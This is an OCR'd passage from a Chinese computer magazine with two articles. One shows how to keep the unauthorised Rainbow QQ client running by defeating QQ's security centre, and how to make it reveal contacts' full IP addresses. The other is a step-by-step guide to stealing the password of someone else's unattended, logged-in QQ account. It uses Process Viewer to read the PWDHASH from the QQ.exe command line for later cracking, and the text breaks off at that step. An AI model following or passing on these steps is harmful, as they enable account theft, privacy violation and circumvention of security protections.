文本文件，然后分别改名为 QQUpdateCenter.exe 和 selfupdate.exe（要记住更改扩展名），再接着将 SafeBase 文件夹中除了刚才新建的文件夹和文件外的其它文件全部删除掉。现在使用彩虹登录 QQ，这时我们就会发现彩虹已经可以使用了。




图 1

需要注意的是，tsfsres.dat 删除后就不再被强行卸载，因为 Windows 新建文件时只验证文件名而不验证文件类型，所以在有“tsfsres.dat”文件夹的情况下是无法再生成文件 tsfsres.dat 的，即使 QQ 想替换或修改该文件也不可以。而 QQUpdateCenter.exe 和 selfupdate.exe 这两个文件则是 QQ 医生和安全中心的文件，它们会更新 tsfsres.dat 文件，因此也就一并把它们修改了，虽然修改后会使 QQ 医生无法使用，但大家可以使用“瑞星帐号保险柜”或“360 保险箱”来检查有无盗号木马。

方法二：直接使用彩虹 QQ 登录，过一会儿安全中心就会提示“使用非法外挂”，接着就会弹出一个窗口，这时我们直接点击“开始卸载”，然后就会提示“电脑需要重启”，不用理它，我们点击“稍后重启”，这样安全中心提示窗口就消失了，而彩虹 QQ 还在正常的运行。

这种方法的好处就是不需要删除什么文件，只需要每次启动电脑时，按照上述步骤操作一遍就可以了。

方法三：在“开始”－“运行”栏中输入secpol.msc，打开本地安全策略，然后进入“软件限制策略”，右键选择“新建散列规则”，找到需要屏蔽的selfupdate.exe文件，然后删除SafeBase文件夹下除selfupdate.exe外的所有文件，这样就可以正常使用彩虹了。

解决的方法就介绍到这儿了，下面我们来说说如何解决彩虹封上的后两位IP，首先我们要使用到纯真IP数据库，这个可以从网上下载得到，下载完毕后解压找到QQWry.Dat文件并重命名为CaiHong.dat，然后使用它替换掉彩虹QQ根目录下的CaiHong.dat就行了。现在我们再登录QQ，是不是完整的IP地址都显示出来了，如图2，图3。




图2




图3

（访问中涉及到的彩虹QQ以及纯真IP数据库，已经收录在了光盘中）

看你的QQ再敢闪人不下线！

牟晓东

文章难易度：☆☆
文章阅读点：利用Process Veiwer和cain得到别人QQ的MD5值，然后到MD5位分析网站破解出QQ密码

不管是在网吧或是在学校的机房等一些公共场所上网，总有那么一些人喜欢疯狂的挂QQ－－即使是在离开的时候。当然了，这些牛人可以光天化日之下放心的这么做也不无道理，因为别人要想盗取这种QQ的话，就必须在腾迅软件中心Http://password.qq.com/cgi-bin/dj_show_index先输入正确的旧密码后才能设置新密码，如图1。眼睁睁的看着眼前的QQ却又无法下手，是不是很郁闷呢？我可不喜欢乱删人家的好友或是恶意与对方的好友聊天，我的目的只有一个：破解对方的QQ密码来警告一下这种“马虎”的牛人！




图1






图2

那我们要如何才能破解出对方的密码呢？这就需要用到以下两个小工具了，首先是Process Viewer 5.2.15.1，它号称是“最好的进程监视工具”，不仅可以监视和终止进程，还能够对系统的自启动项目进行管理，绝对是预防病毒和查杀木马的好帮手。解压后直接双击运行其中的PrcView主程序就会弹出Process Viewer主界面窗口了，我们在右下角任务栏中没有下线的QQ图标上单击鼠标右键，然后选择“好友与资料”－“更新好友”，如图2。为什么要这样做呢？这样做的目的是迫使当前的QQ号重新登录一次（不用输入密码哦），就像QQ设置成自动登录一样。这时QQ马上就会弹出“更新好友会更新当前号码的好友信息，退出当前QQ并重新登录该号码。是否继续？”的提示，如图3，直接点击“是”就可以进行QQ的重新登录了。

我们再返回到刚才打开的Process Veiwer窗口中，找到其中的QQ.exe进程，在上面单击鼠标右键并且从弹出的快捷菜单


图3


图4

中选择“启动信息”，如图4。这时，Process Veiwer就会弹出“自启动信息　□□QQ.exe”的窗口，如图5，这里的信息对于这个QQ的主人来讲可说是最致命的□□在“命令行”中“QQUIN：”后面的“25xxxxx46”是QQ号码，而“PWDHASH：”后面的“Tpdz66cgniBdyIpyjw4ALA==”便是经过加密后的QQ密码，这就是我们使用Process Veiwer的目的所在。使用鼠标左键小心地拖动选择这个加密的QQ密码，然后复制一下，留待后面使用。

